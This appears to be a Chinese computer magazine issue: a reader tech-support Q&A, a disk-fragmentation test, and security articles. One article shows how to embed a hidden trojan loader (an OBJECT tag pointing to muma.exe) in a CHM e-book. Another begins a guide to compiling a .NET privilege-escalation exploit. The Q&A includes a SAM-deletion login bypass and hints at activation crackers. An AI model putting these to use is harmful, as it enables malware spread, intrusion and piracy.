虎哥啊,最近 360 推出了个密盘服务,广告打得那是刚刚滴,说什么连美国 FBI 都破解不了。真的有那么神奇吗?360 密盘到底牛在哪呢?是否真的没办法破解呢?

呵呵,广告词总是会夸大不是吗?美国 FBI 并不是人人都是电脑高手,你让一个主攻作战的 FBI 探员去破解密码,自然是破解不出来的。就好比相声所说:“在相声界我打羽毛球最好,在羽毛球界我说相声最好。”

360 提供的密盘其实说白了,就是一个带有唯一解码密钥的网盘。该密钥采用 128 位加密,有且只有一个,而且这把钥匙是个实物,360 公司把这把钥匙放在一个做工精美但不甚坚固的漂亮木盒里,并要求你自己给这个木盒加上一把普通的铁锁(用户密码)。

但实际上,要破解密盘,并不一定要去非要正面去破解密码,更不需要采用间谍手段去重新配置一把密钥,黑客可以通过远程入侵、键盘监控、暴力破解、恶意窥视等手段,窃取你那把普通锁的钥匙(用户密码),就可以拿到特制钥匙(128 位密钥),然后就可以轻而易举地打开那个号称 10 万年也无法破解的保险柜(密盘)。

不过话说回来,360 密盘在国内的加密网盘中,加密效果和服务还算不错,如果你的资料不涉及国家机密,只是不想让父母、老婆或者女朋友看到那就不必在乎这个了。

米 ai 南天门 问:

接收了一个文件,为啥 360 就自动关闭,且无法打开了?

虎哥你好,前几天接收了一个朋友发来的文件,结果我打开一看,360 安全卫士和 360 杀软就自动关闭了,然后再也无法开启了。请问这是咋回事?

很明显……你收到的那个文件,很可能是个木马文件。打开后,你的电脑就变成肉鸡,然后 360 相关程序被关闭和破坏掉了。针对这种情况,赶快拔掉网线,然后重启电脑,按 F8 进入安全模式,先将原有的 360 相关程序卸载干净,然后重新安装杀软,全盘清理病毒和木马。如果安装有系统还原,也可还原到早先的状态中。

福岛第一核电站 问:

为啥电驴 Xtreme8.0 视频文件用迅雷下载无速度?

虎哥啊,我用电驴我用驴 Xtreme8.0 搜到的视频,在显示所有注释→文件链接→里面→点击复制到剪贴板→迅雷自动弹出后,点击继续下载。结果全程的速度为 0。请问这是咋回事?以前都可以下载啊?

嗯?你描述得不太清楚哦,你搜的资源,有没有注意到源数是多少呢?如果无人保源,你当然就没得下。毕竟 Emule 资源是网友一点点传给你的,不是像 HTTP 和 FTP 那样,资源就存放在网络中等你去下载的哦。

此外迅雷下载电驴,是典型的吸血行为。这种情况在 Emule 用户群中,是很不受欢迎的。如果保源的 Emule 用户用的是 DLP 的版本,那么你也无法进行下载。毕竟 P2P 是大家共享资源的下载类型,如果你自己都不共享,下完就关、看完就删,会影响整个 P2P 的下载规则,最后吃亏的还是自己。

寒秋一剑 问:

请问搜狗网吧联盟赚钱是咋回事?

虎哥,我是一个网吧的网管,最近周围很多朋友在做网吧联盟赚外块,就是网吧设置搜狗的主页,1000 次搜索给 10-15 元。我也想做这样的推广,但是不知道该如何进行。请问该怎么做呢?如果成功的话,一定请虎哥喝酒。

唉,喝酒就不必了,虎哥最近脚不好,忌酒。不过吃点骨头补补还是可以的。

其实网吧联盟是搜索引擎的付费推广衍生出来的一个行业。要做网吧推广,也不一定选搜狗,国内做得比较好的有“网吧主页联盟”、“比目鱼联盟”、“好赚网吧主页联盟”等。你可以自行选择。

这里还是以搜狗为例,网吧注册之后免费申请一个页面,然后把这个页面设置成自己网吧的 IE 首页,这个页面上放着搜狗的搜索框,用户打开 IE 首页用搜狗搜了东西,产生有效搜索以后,搜狗公司按千次有效搜索多少钱付给网盟,网盟再扣除一部分给网吧。如果是瞒着老板赚外块,接下来的你自己搞定咯。



zw3324235 问: 为啥搜狗浏览器打开淘宝 不同账号后只能显示一个?

虎哥啊,我纠结了。怎么用搜狗浏览器打开淘宝不同账号后只能显示一个?比如我开一个用户名为张三的,然后再开一个李四的,网页就全部变成李四的。张三的网页也变成李四的,覆盖掉了。请问该如何弄才能互不干扰?

呵呵,这其实和浏览器没关系,而是淘宝网站服务器控制的,你的登录信息(用户名)保存在服务器里面,同一个客户端(浏览器)同一时间里在服务器上只能建立唯一的当前用户。所以你在搜狗浏览器里登录一个新用户,那么之前登录的账号就自动注销了。

如果要实现账号多开的话,由于这种唯一当前用户的映射关系是服务器与浏览器之间建立的,所以如果你想要两个用户同时在线的话,可以使用两个浏览器分别登录两个账号。比如:用搜狗浏览器登录账号1,用IE浏览器登录账号2,这样就可以了。也就是说,你打开两个搜狗浏览器(不是两个窗口),一个用极速模式,一个用兼容模式,就OK了。

华丽的飞问: 如何提示 QQ 空间背景音乐 的连通率?

虎哥大大好,我最近在装扮QQ空间的时候,加入了背景音乐,是用的链接模式。结果我发现连通率很低,只有30%-50%的样子,经常背景音乐失效。这让我很郁闷,请问该如何提升歌曲的连通率呢?谢谢啦。

其实最好的办法,就是充个绿钻,然后自己上传歌曲,再播放。这样的连通率基本就是100%,再不必担心无法播放的问题了。当然,我们也可以把这看成是腾讯的经营手段。

如果要免费的话,连通率都不会太高,至少不会达到100%。虎哥推荐你去 www.qqtaoshi.com 这个网站,在里面有个空间音乐分类,分类里有音乐外链网站,进入网站后上传你喜欢的音乐然后获取连接地址放到你的空间里就可以了。

此外,如果能够把音乐转换成WAM格式的话,连通率也会有小幅度的提升,你去试试吧。

转基因砖家问: 为啥 360 安全卫士 7.5 里找不到网速保护?

虎哥啊,我有个疑问,我一直在用360安全卫士,前几天按照提示升级到了7.5版本。结果我发现网速保护功能没有了,打开安全卫士,也找不到网速保护的设置界面。请问新版本的网速保护功能去哪了?

呵呵,虎哥笑而不语,先来看一条360的官方通告:7.5beta中暂不加入网速保护的说明

网速保护在网速慢、卡时自动调整带宽,让看网页、下载互不影响,在7.5beta中加入后得到了很多用户的欢迎。但我们近期收到了一些用户的蓝屏反馈,经过项目组深入的技术评估,以保证产品稳定性为重,暂时将网速保护1.0beta版本撤回,修正问题后将尽快与大家见面。请大家支持和理解,请继续支持我们。

虎哥根据亲身实践表明,在Win7旗舰版下,一旦使用网速保护限制网速,运行其他程序就会蓝屏。估计是有BUG,重新完善功能去了吧。看来这下P2P终结者的生意也要被抢了。

闹鬼了问: 为啥没开音乐, 耳机里音 乐响不停?

虎哥啊,真的闹鬼了。我打开电脑,明明没有开音乐,结果发现周围有音乐声,而且就一个声音不断重复,把我吓惨了,结果发现是我的耳机在发出声音。请问这到底是咋回事?我真的吓坏了。

呵呵,别疑神疑鬼的啦。一般来说出现这种情况有如下几个原因:

- 1、打开某个网页,里面的网页播放器自动开始播放音乐;
- 2、有可能有什么音乐插件之类的东西跟随系统启动,或者是有些浏览器有可以播放音乐的插件,启动浏览器后它就自动播放音乐了,如傲游;
- 3、可能你打开了什么播放软件后,主体程序并没有真正关闭,或者是朋友发给你的恶作剧软件等。
- 4、受到病毒和木马影响,不过虎哥觉得有些不可能,哪有病毒这么暴露自己的?



547697623 问:

我的 QQ 空间被封怎么办? 登录不了,也没法删除。

虎哥啊,我的 QQ 空间最近被封了,没办法登录,空间我想删除重做也不行。这下我简直不知道咋办了。我想请问下,QQ 空间为啥被封?我该如何解封呢?

唉……兄弟,你一定是在 QQ 空间里做了什么广告啊、推广之类的活动了呢?如果打开 QQ 空间,显示“您要访问的这个‘QQ 空间’因为涉及使用和传播‘恶意代码’或‘不良信息’,被网友举报严重扰乱他人空间的使用,现已被禁止访问!”的字样,那真的就是违反规则被封了。

发生这种情况,建议你直接打电话联系腾讯的客服进行解封,一般来说,七天后就可以解封,然后将违规信息取消就可以了。

jyyu89079 问:

为啥和网友在聊天室视频看图片会中毒?

虎哥你好,呃……怎么说呢?是这样的,有天,有个陌生的 MM 加我,我们聊得很开心,她邀请我到她和朋友所创建的聊天室去玩,在这里有她的一些生活照。我保证,只是生活照,不过很奇怪,看的时候必须要关闭杀软和防火墙。结果看了以后,我的电脑就出问题了,运行速度慢,软件运行出错,弹出乱七八糟的广告等,请问我这是看图片中毒了吗?

从你电脑表现的症状来看,很可能是 exe 感染性的病毒。处理感染性病毒要特别谨慎,因为很多杀毒软件不是修复文件而是直接删除。这很容易造成系统崩溃等情况。一般来说,建议你先打开如 360 系统急救箱这类的软件,然后单击“开始系统急救”。系统引擎初始化完成后,单击“修复”,勾选需要修复的类型,然后单击“立即修复”,完成后重新启动电脑。”

修复系统后,建议在安全模式下,重新将病毒清理干净。然后记得随时保持防火墙处于开启状态,别轻信陌生人的介绍和接收陌生人的软件了。

dalang4212 问:

如果开机忘了密码,如何搞定啊?

虎哥啊,求助哦,我的电脑进入不了桌面,输入密码就自动注销回输入密码的状态。我试了试,貌似是因为密码搞忘了导致的。切换到安全模式也进不去。我不想重装系统,请问还有什么解决办法吗?

呢?如果是 XP 系统,忘了密码,你可以进入 DOS 来解决:

用 DOS 启动,在命令行里把 system32\config 的 SAM 换一个就可以了,输入:

```
del c:\windows\system32\config\sam  
copy c:\windwos\repair\sam (空格)c:  
\windows\system32\config
```

然后重启进入 Windows,有个提示不要管它,点击确定,这样就能进入系统了。

此外还有专用的 Windows 密码清除工具,比如 D 版雨林木风 WinXP 安装盘里就自带有这样的软件,搞不定了也可以试试。

gaizuoqi 问:

为啥金山毒霸不提示漏洞更新?我旁边的电脑装 360 的就可以?

虎哥啊,我装的金山毒霸,结果一直没有提示漏洞更新,我旁边那位装的是 360,结果今天早上,他提示更新了 10 多个漏洞。难道金山毒霸做得这么差劲?

呵呵,你是冤枉了金山毒霸了,金山毒霸是一款杀毒软件,并没有修复系统漏洞的功能。而你旁边那位的电脑,应该是安装了 360 安全卫士,因此具备漏洞修复功能。如果要使用该功能,你有三个选择:

1、下载并安装金山卫士,该软件与 360 安全卫士在功能上非常相似,具备完善的漏洞修复功能。

2、卸载金山毒霸,安装 360 安全卫士和 360 杀毒软件,这样就能具备完善的杀毒和漏洞修复功能了,这里要注意,金山毒霸不能和 360 安全卫士并存。

3、下载第三方的漏洞修复软件来进行漏洞修复。



蕉老虎门诊

编辑:王睿
组版:张有惠

K 歌之王问:

浏览网页如何“防跟踪”?

IE9 最近发布了,据说有一项非常实用的功能——防跟踪,可以防止网页获取我们的隐私信息。可我现在用的还是第三方浏览器,请问有没有办法也实现类似“防跟踪”功能这样的效果呢?

“防跟踪”功能其实并不是 IE9 首创的,在它之前 Firefox 浏览器和谷歌的 Chrome 浏览器就已经有了这项功能,只不过是插件的形式发布的。我不知道你使用的是哪款第三方浏览器,如果是遨游、世界之窗的话就好办了。这两款浏览器都有“急速”版本,使用了 Chrome 内核,这样要实现“防跟踪”的效果就很容易了。以“世界之窗”为例,运行后点击最右侧的“设置”按钮,在出现的菜单中选择“新建隐身窗口”按钮,这时打开的窗口就是采用了“防跟踪”模式的了。

沁园春问:

如何获取 Win7 的最高权限?

我用的是 Win7 系统,最近在删除一个文件的时候系统提示我需要管理员权限,可是自己使用的明明是管理员账户啊,怎么还要管理员权限呢?

很多 Win7 用户都以为 administrator 账号的权限是最高的,在 user 账号下不能运行的软件,在 administrator 账号中都可以正常运行。但 administrator 账号并不是 Win7 中的最高权限,这在删除某些文件或文件夹的时候就会碰到,那么如何才能获取最高权限来删除这些文件呢?我们可以借助一款小工具——“Windows 7 文件权限工具”,双击这个工具,选择“启用‘获取文件权限’”选项完成安装。如果需要取得某文件或文件夹的最高权限,就用鼠标右键点击该文件或文件夹,再选择“获取文件权限”,同样可以获得最高权限。另外,还有一种情况是当从其他电脑或者硬盘上复制文件时,也会出现需要管理员权限才能打开的情况,在这种情况下实际是因为这些文件没有赋予本机上的任何用户权限,处于空白状态,所以给这些文件指派一个用户即可。

小男人问:

Win7 怎么没有旋转展示窗口功能?

我记得 Vista 中有一项很华丽的功能,就是可以旋转展示当前打开的窗口,可是这项功能怎么在 Win7 里不见了,Win7 不是 Vista 的升级版吗,怎么越做越退化了?

这项功能在 Win7 里并没有被取消,只是隐藏起来了,可能是微软觉得这样花哨的功能意义不大吧,哇哈哈。要使用的话也很简单,按下“Win 键”+“Tab 键”就可以显示出来了,另外,如果你想把这个花哨的东东截图下来的话,可以同时按下“Win 键”+“Tab 键”+“Ctrl 键”,这样就可以把旋转展示效果锁定住。

小雪问:

让网页不发出声音

上班太无聊,唯一的乐趣就是泡泡论坛,可是某些网友很不自觉啊,在帖子里插入音乐,好几次我都被帖子里发出来的声音吓一跳。有一次某个网友还插入了比较暧昧的声音,让我在办公室里很尴尬啊。请问虎哥有什么办法可以让网页不发出声音吗?前提是不关闭系统音量。

这个效果不难实现,如果你使用的是 IE 浏览器,可以这样设置:打开 IE 浏览器,点击“工具”菜单→“Internet 选”→“高级”→“多媒体”,把“播放网页中的声音”选项前面的钩去掉,点“确定”就可以了。如果你使用的是第三方浏览器的话则更方便一点,以“世界之窗”为例,在网页窗口的右下角就有一个“关闭声音”按钮,点击一下就可以把网页上的声音关掉了。



MVP 问:

为什么我的系统安装不了 IE9?

你好,我的用的是 Win7 的旗舰版,按说安装 IE9 没问题吧,可是为啥我就是安装不上去呢?请问我如何才能安装 IE9?我在 Windows Update 中都看到了啊。

IE9 安装需要有一些先决条件,就像安装 Windows 7 SP1 一样,可能需要安装几个补丁才能正常安装 SP1,这些我们以前回答过。对于 IE9 来说,请打开控制面板,进入“程序与功能”,点击“查看已安装更新”,看看是否已经安装了 KB2028551、KB2028560、KB2120976、KB2259539,一般情况下使用系统自带的自动更新都会顺利装上。如果因为种种原因没有装上这四个补丁,那么就到微软的这个主页 <http://support.microsoft.com/kb/2409098/zh-cn> 下载补丁包并安装吧。

肉肉的问:

Win7 系统 U 盘总是无法安全删除

我的 Win7 家庭高级版系统总是无法删除 U 盘,总是说设备正在使用中,一直都这样,我在想是不是系统的问题呢,以前用 XP 的时候都不会这样,也没有解决办法,希望能解答一下,谢谢!

有可能是安装的其他程序干扰了 U 盘的弹出。你可以用软件禁用所有非系统的加载项试试看。例如你可以在开始菜单的搜索框中输入 msconfig 并回车,在“服务”选项卡中,勾选“隐藏所有的微软服务”,然后禁用所有的服务项。再次点击“启动”选项卡,然后禁用所有的启动项。如果问题能解决,可以逐个恢复启动项和服务项,当问题重现的时候就找到真凶了。此时,可以升级这个软件,也可以卸载掉不再使用。

当然,如果你确定对于 U 盘的操作已经完成,那么就可以直接拔出 U 盘,这个安全删除的主要目的其实是为了避免在使用过程中不小心拔出 U 盘而已,并不是必须点击“安全删除”才能拔出 U 盘,大部分情况下,直接拔下 U 盘不会对电脑有影响。

为你而飞问:

IE9 浏览器有时候无法显示部分图片

我用的是 IE9 浏览器,有时候无法显示部分 JPG 格式的图片,但是其他部分是可以显示的。请问为什么?

你所碰到的问题是只在一个网站出现还是所有网站都会出现呢?如果只是一个网站出现,也许是服务器出了点小问题,也可能是和那个网站服务器直接的网路比较慢,所以导致图片显示不完整。除此以外,你可以点击 Internet 选项→高级→重置→勾选“删除个性化设置”之后点击“重置”,操作完成之后重启 IE。如果还不能解决问题,那就尝试清除所有的浏览器缓存看看,也许问题就自动消失了。顺带说,如果安装了杀毒软件、防火墙,但是所带的 IE 插件不支持 IE9 的话,也会碰到类似问题。

Bibimpap 问:

Win7 激活信息不正常

我在系统信息里看到我的 Win7 已激活,但是每次开机的时候都会提示我的 Win7 不是正版的,怎么办啊?

我觉得是你的 Windows 7 激活状态不正常。你用的是 D 版的系统吧?嘿嘿,有种激活方式是爆破法激活,通过替换文件和禁用系统服务进行激活,这种方式激活不完善,就很容易出现你说的问题了。解决的方法自然是买套软件或者使用 OEM 方式激活啦,当然你也可以用激活器激活,但是别说是俺虎哥教你的哦。如果你已经用了激活软件激活,但是还是出现这个问题,那建议你更换激活软件试试看。

另外最近虎哥的朋友也遇到了这个问题,不知道是更新了什么补丁,以前能用的激活软件现在一点用都没有,最后换了一个激活器软件才能重新成功激活,至于是什么激活软件,来和虎哥单聊吧,嘿嘿。



蕉老虎门诊

编辑:王睿
组版:张有惠

林老师 问:

U 盘中出现 360 安全保护的病毒

我的 U 盘给朋友用过之后,就发现里面的文件夹都不见了,显示隐藏文件就看到 360 安全保护的程序,和一个 360 安全的文件夹,看 U 盘的容量占用我的东西应该还在,请问如何杀毒?如何找回软件?

这其实是一个仿冒 360 安全的恶意程序,好多杀毒软件都杀不出来。要找回文件,使用 WinRAR 打开 U 盘即可,也可以用 USBcleaner 修复 U 盘。这里再讲讲如何删除病毒,在 PE 环境下删除硬盘上所有搜索到的 sdfy.exe、somkernel.dll、360uzp.dll,尤其注意一定要删除 winsxs 文件夹里面的 ovilog.exe 和 360uzp.dll,这个病毒还有相关的 log 文件,文件名和以上文件一样。病毒的启动项在 Com+ event system、Event system 两个服务项中,建议在注册表中搜索 ovilog.exe,把找到的项目全部删除。

名字要长才受关注 问:

“com surrogate 已停止工作”的解决方法

最近电脑老是莫名其妙的弹个窗口“com surrogate 已停止工作”,基本都是看电影的时候出来,我就郁闷了,上网搜索了下说是装了 Nero 的原因,可是我电脑上根本就没有安装过 Nero,请问如何解决?

其实不完全是 Nero 的原因,最根本的原因是系统中安装的视频插件的问题。网上所说的 Nero 问题,其实也就是 NeVideo.ax 引起的。在 Windows 7 下面如果安装了 Win7codecs 或者其他视频解码器的话,可能会出现这个问题;在打开视频文件所在文件夹或者播放视频文件的时候,都可能会弹出这个窗口。解决的方法很简单,升级视频解码器即可。例如如果安装了 Win7codecs,那就卸载老版本安装新版本即可。

Y66rr5 问:

Windows 7 SP1 无法安装

最近安装 Windows 7 SP1 总是失败,提示是 0x80004005 - E_FAIL 和 0x8004a029,网上找不到有用的解决方法,别人都说让我重装系统,这显然不行啊,请大哥帮忙,谢谢了。

根据微软提供的资料,“系统内安装的网络过滤驱动(network filter driver)超过了系统限制。默认情况下,Windows 7 将网络过滤驱动限制在 8 个,最多也不能超过 14 个。”不难知道你无法安装的原因。解决方法如下,在开始菜单的“搜索”框中,输入 regedit 并回车,运行注册表编辑器,展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Network,找到右边窗格的 MaxNumFiltersDWORD 值,默认值为 8,修改为十六进制值 e 即可。如果还是无法解决,建议你打开本地连接等所有网络连接的属性,删除多余的过滤驱动。

飞翔的小仓鼠 问:

为什么我在 IE9 中无法访问某些网站?

当我尝试使用 IE9 访问某些网站时,网页根本无法显示或者网页中的显示和操作无法像在 IE8 中那样执行,是什么原因导致的呢?

IE9 因为架构变化比较大,所以目前可能会出现一些兼容问题。建议你对无法打开的网站使用 IE9 的兼容模式。当然使用兼容模式也不是长久之计,我想过些日子,兼容问题就会解决的,毕竟现在 IE9 关注的人比实际安装的人要多。除了网页兼容问题,一些安装的安全软件插件不兼容,也可能导致无法打开网页,此时可以到 Internet 选项的高级选项卡中,重置 IE9 试试看。有时候网络问题也会让网页打不开,这种情况下多刷新几次就好。



什么情况下会产生磁盘碎片? 小测试告诉你答案

文: nahcoo

即使到了今天,整理磁盘碎片依然是很多人都坚持每周进行的操作,虽然已经有很多说法提到在 NTFS 磁盘格式下,是完全没有必要进行磁盘整理的。但是这并不是完全的答案,其实在某些情况下,即使硬盘分区是 NTFS 磁盘格式,依然会导致磁盘碎片的产生,那么到底是怎样的情况下才会产生磁盘碎片呢?我决定进行一个测试来证明我的猜想。

实验环境:

Windows 7 SP1 X64

新划出一个 NTFS 格式分区,大小 1G

复制 300 个 1MB 的文件,总共 300MB

随机删掉中间 100 个文件,腾出 100MB 空间,这些空间都是不连续的。分割成 100 个小空间。

然后再塞入一个 343MB 的大文件。可能的情况如下:


1、这个文件被碎裂成 100 多个碎片,塞入磁盘开始的 100 多个空间里。

2、这个文件会优先选择连续的空间存放,实在是没有足够的连续空间了才会拆开放入各种小空间。

实验过程

先介绍一下测试软件,这个软件叫“perfectdisk”,是“disk keeper”的竞争对手,显示图标很详细,用来做磁盘分析很好用。其中如果某个文件碎裂了,会以深一些的颜色显示(如深绿色),如果是连续的,那就会显示成浅颜色(如浅绿色)。

第一步:新建 1GB 的分区。可以从软件的图示中看见格式化以后已经写入了一些东西,



● 1GB 新分区的磁盘分析结果


这些是 MFT 索引表,还有一些元数据。这是 NTFS 的特点。

第二步:写入 300 个 1MB 的文件,共 300MB。可以看见基本上都是没有碎片的,有个别的存在碎片,估计是由于硬盘只有一个,磁头在读写中移动回 C 盘导致的。



● 写入 300 个 1MB 文件之后的磁盘分析结果

第三步:可以发现有一个文件碎成了 2 片,其他的文件都是连续的。




第四步:随机删除 100 个文件。完成之后再进行扫描,可以看到有很多的“孔洞”。




● 删除 100 个文件之后的磁盘分析结果

第五步:最后再复制一个 343MB 的大文件进去。可以看到因为剩余的磁盘空间够大,所以这 343MB 的文件是按顺序放在剩余的空間中的,并不会占用前面的“孔洞”空间。



● 剩余空间足够大时放入 343MB 大文件后的磁盘分析结果

第六步:然后再复制一个 343M 的大文件进去。由于这个时候已经没有足够大的空间,系统只能有优先用磁盘最末尾的文件。但是空间还不够,只能利用原来删除过文件的空白,把文件掰碎了放进去。



● 磁盘空间不够大时,再存放 343MB 大文件的磁盘分析结果

果然如我想象的那样,磁盘存在大段连续空间的时候,系统不会把一个文件掰成细碎的文件存放,而是会尽量寻找连续的空间,当连续的空间不足的时候,才不得不把一个文件掰碎放在各种缝隙里面。

结论

所以当你的 C 盘足够大、剩余空间足够多的时候,是会产生大量的系统碎片的。而那些“C 盘分 15G 就够用,分 20G 就够用”的人们,由于 C 盘可用空间总是很小,在大量的系统文件读写过程中就会产生大量的碎片,由于大量的碎片严重影响了系统运行速度,所以“系统会越用越慢”。他们的系统总也用不长久,每隔一段时间就要重装一次。所以要想系统运行快,尽量给系统分区更多的空间。



小心“夹心”电子书

文:飘忽不定

喜欢在电脑上看书的朋友一定对电子书文件十分熟悉,电子书无论收藏和阅读都十分方便。我们目前所接触到的电子书通常只有一个文件,一般是 CHM 和 exe 格式的,但其实它是由很多个网页文件组合而成的,一页电子书就是一个网页文件。说到网页方面的攻击,最令我们害怕的就是网页木马,没错,这种目前最流行的攻击方式让无数的电脑沦为了黑客的肉鸡。既然电子书是由网页文件组成的,那么黑客将网页木马插入电子书中也不是一件难事,下面让我们来了解一下这种危险的电子书木马以及其防范方法。

★编辑提示:

木马的多样化攻击


木马在我们的印象中是一个充满神秘感的可执行文件,通常其文件后缀是 exe 或者 com。如果大家知道了这一点,那么木马传播起来就有难度了。因此木马为了降低人们的警惕,会采用多样化的攻击方式,让你防不胜防。例如 Word 曾经曝出过一个严重的溢出漏洞,黑客就利用了这个漏洞构造了恶意的 Word 文件,用户只要一运行这个 Word 文件就会感染木马。而这时,木马已经不再是可执行文件,而是 Word 文件,对于一般的用户而言具有极强的杀伤力。

本文所要介绍的电子书木马也是黑客比较喜欢使用的木马攻击方式之一,黑客往往将网络上的热门小说制作成电子书并在其中插入木马,然后发布到网络上供小说爱好者进行下载阅读。这个时候,木马化身成了 chm 格式的电子书文件。可见,木马的攻击形式是多样化的,因此我们不能把思想只局限于木马是可执行文件上,而要提高警惕,对于来历不明的任何格式的文件都要采取谨慎的态度,这样才能将黑客拒之门外。

电子书木马的制作十分简单,只需使用普通的电子书制作软件即可完成,下面我们来演示一下黑客制作电子书木马的过程。我们需要准备的工具如下:

- 1、木马:配置好的木马程序一个。
- 2、QuickCHM:一款不错的电子书制作软件,可以制作及反编译电子书文件。
- 3、电子书一本

准备就绪后,我们开始制作电子书木马。首先运行 QuickCHM,单击菜单栏上的“文件”,选择其中“反编译”,点击“反编译”对话框中“输入”按钮,浏览选中我们准备的电子书文件,接下去选择好反编译后文件的存放位置,最后单击“确定”即可。



●反编译电子书

将 NOTEPAD.EXE 复制到反编译后的文件存放文件夹,并在这个文件夹下新建一个网页文件 muma.htm,内容为:

```
<HTML>
<HEAD>
<meta http-equiv="refresh" content="3,url=index.htm">
</HEAD>
<BODY>
<OBJECT Width=0 Height=0 style="display:none;"
TYPE="application/x-oleobject" CODEBASE="mu-
```

```
ma.exe">
</OBJECT>
</BODY>
</HTML>
```


其中 index.htm 为电子书的主页,“CODEBAS”参数后为木马的文件名。



●插入木马文件

在反编译后的文件中我们可以找到一个以 .hhp 为后缀的文件,这是该电子书的配置文件,我们需要修改这个配置文件,将木马程序插入到电子书中。用记事本打开这个文件后,在其中的“[WINDOWS]”参数后面加上“muma.htm”,同时在“[FILES]”参数后面写上“muma.htm”和“muma.exe”,修改完毕后保存。

再次运行 QuickCHM,单击“文件”菜单→“打开”,浏览选中以 .hhp 为后缀的配置文件,点击工具栏上的“编译”按钮,如果没有出现错误,一本带有木马的电子书就制作完成了。



●重新编译电子书

防范:杀毒软件永远是我们最好的伙伴,即使电子书中存在木马,在运行的同时也会被杀毒软件拦截下来,当然前提是我们要开启杀毒软件的防火墙功能。



直击.NET 本地权限提升漏洞

文:飘忽不定

就在四月初,微软的.NET 组件爆出严重的溢出漏洞,只要是安装了.NET 组件的操作系统都会受到此漏洞的影响。也就是说,我们用得最多的 Windows XP、Win7 系统,网站服务器用得最多的 Windows 2003, Windows 2008 都不能幸免。那么这个漏洞的出现对于黑客来说意味着什么呢?网络安全界又将掀起怎样的风波呢?请看本文。

★ 编辑提示:

本地权限提升的危害


这次.NET 爆出的溢出漏洞并不能远程执行代码,而只能进行本地溢出,溢出后可以拿到系统的管理员权限。简单的说:这个是一个本地权限提升漏洞。那么本地权限提升漏洞是什么,有什么危害呢?

在我们的 Windows 中,是有“权限”这个概念的。除了我们平时使用的管理员权限外,还有一个用户权限。顾名思义,用户权限肯定比管理员权限要低,所能执行的操作也肯定比管理员要少,例如无法更改系统的设置,无法安装软件,无法创建用户等。对于黑客而言,如果拿到目标的账户是用户权限,那么他上传上去的木马将无法运行(木马需要修改系统设置),到手的肥肉吃不到别说是有多痛苦了。

权限提升漏洞却恰恰帮了黑客一个大忙,黑客可以通过这个漏洞将原本的用户权限账户提升为系统管理员,从而进行账户创建、安装木马等操作。而对于网站服务器来说,本地权限提升漏洞更是一种灾难。因为黑客在利用网站程序的漏洞拿到服务器的 webshell 后,只有普通的用户权限,只能对网站中的文件进行操作,无法影响服务器的安全。而利用本地权限提升漏洞,他就能以此拿到服务器权限,从而入侵整套服务器。


Oday 漏洞一般是一些黑客牛人公布的,在公布的同时他们也会发布测试漏洞所用的代码。这次.NET 的溢出漏洞也一样,他们公布了攻击代码,但并没有提供现成的攻击程序,那么在这种情况下我们就只能自己编译了,我们也能顺便了解一下 Oday 攻击程序是如何诞生的。

由于这次漏洞的测试代码是通过 C 语言写的,因此我们需要用到 cygwin(C 语言代码编译工具)来进行编译。cygwin 可以到网上下载,大小约为 200 多 M。运行安装程序,第一步选择“Install from Local Directory”,接下去几步保持默认即可,一直到最后一步,我们需要将其安装参数设置为“Install”,这样才能使 cygwin 完全安装,否则将不能使用其中的 GCC 编译功能。



● 安装 cygwin

安装完成后,我们进入其安装目录,在 home 目录



● 测试攻击程序

